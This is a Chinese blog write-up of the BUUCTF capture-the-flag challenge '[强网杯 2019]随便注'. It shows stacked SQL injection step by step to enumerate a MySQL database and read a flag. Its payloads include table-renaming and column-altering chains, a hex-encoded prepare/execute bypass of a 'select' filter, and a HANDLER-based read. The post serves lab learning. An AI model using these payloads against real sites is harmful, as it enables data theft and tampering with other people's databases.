[强网杯 2019]随便注

原创

1ance. 于 2021-11-19 23:17:55 发布 1279 收藏 3

分类专栏： 每日一题 文章标签： CTF mysql

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_44033675/article/details/121432182

版权

每日一题 专栏收录该内容

12 篇文章 0 订阅

订阅专栏

文章目录


环境

[强网杯 2019]随便注 BUUCTF启动靶机，获取链接

`http://2849c7a6-b1b9-417c-8c48-ada29998e57d.node4.buuoj.cn:81/?inject=1`

解题思路

访问链接，看到一个输入框。



输入1输出


```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

输入2输出


```
array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}
```


输入3没有回显。
加上单引号看看`1'`，发现报错。

闭合单引号`1'#`发现正常输出，可以判定存在字符型注入。




接下来就是判断存在多少字段，以及回显的字段。
`-1' union select 1,2,3,4#`发现有过滤且过滤的还挺多的，至少select不能用了。





尝试内联注释符绕过`/*!50001select*/`，但还是依旧失败。
试试堆叠注入，`1';show databases;#`发现注入成功，爆出了数据库。




```
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```




CSDN @1ance.

接着爆当前数据库的表，`1';show tables ;#`

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```



CSDN @1ance.


爆字段`1';show columns from words;#`，发现存在id和data两个字段，而我们之前正常输出时也是两个字段，而且第一个字段也比较像是id值，猜想输出的是words表中的。

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


输出也是两个字段

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
```



接着爆下`"1919810931114514"`表的字段，注意当表名是数字字符串时要用反引号包裹：`1';show columns from` `` `1919810931114514`;# ``，发现flag字段。



但是我们不能直接读出表中的值，这时候就要联想到正常输出的值了；之前我们猜想输出的是words表中的，现在我们要做的就是把`"1919810931114514"`表改成words表，这样就能输出flag了。

1、首先把words表改成其他名。

```
rename table words to a;
```

2、`"1919810931114514"`改为words。

```
rename table `1919810931114514` to words;
```

3、将flag段改成data段。

```
alter table words change flag data varchar(50);
```


4、但是还少id段，添加id段。

```
alter table words add id int unsigned not Null auto_increment primary key;
```

连在一起构成payload。

```
1';rename table words to a;rename table `1919810931114514` to words;alter table words change flag data varchar(50);alter table words add id int unsigned not Null auto_increment primary key;
```

在重新访问刷新，证明我们的猜想没有错，输出的就是words表中的值。



其他姿势1

通过查看其他大佬的wp，发现还有其他的payload。

```
;SeT@a=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare execsql from @a;execute execsql;#
```

通过预编译来绕过select过滤，学到了学到了。

1、prepare…from…是预处理语句，会进行编码转换。

2、execute用来执行由SQLPrepare创建的SQL语句。

3、SELECT可以在一条语句里对多个变量同时赋值,而SET只能一次对一个变量赋值。

其他姿势2

```
1'; handler `1919810931114514` open as `a`; handler `a` read next;#
```

菜鸟表示没听过handler，这是啥玩意？得学啊

官方介绍https://dev.mysql.com/doc/refman/8.0/en/handler.html

handler是指一行一行的读取表中数据可以看出是弱化版的select。

这个payloa的意思就是打开`1919810931114514`表将a做为他的句柄可以看成是别名，然后读取表中的下一行数据。

这样就可以绕过select了。

总结

要学的还有很多，努力学习吧少年；SQL语法还是有很多不知道的，通过这题学到很多。

参考

https://blog.csdn.net/qq_44657899/article/details/103239145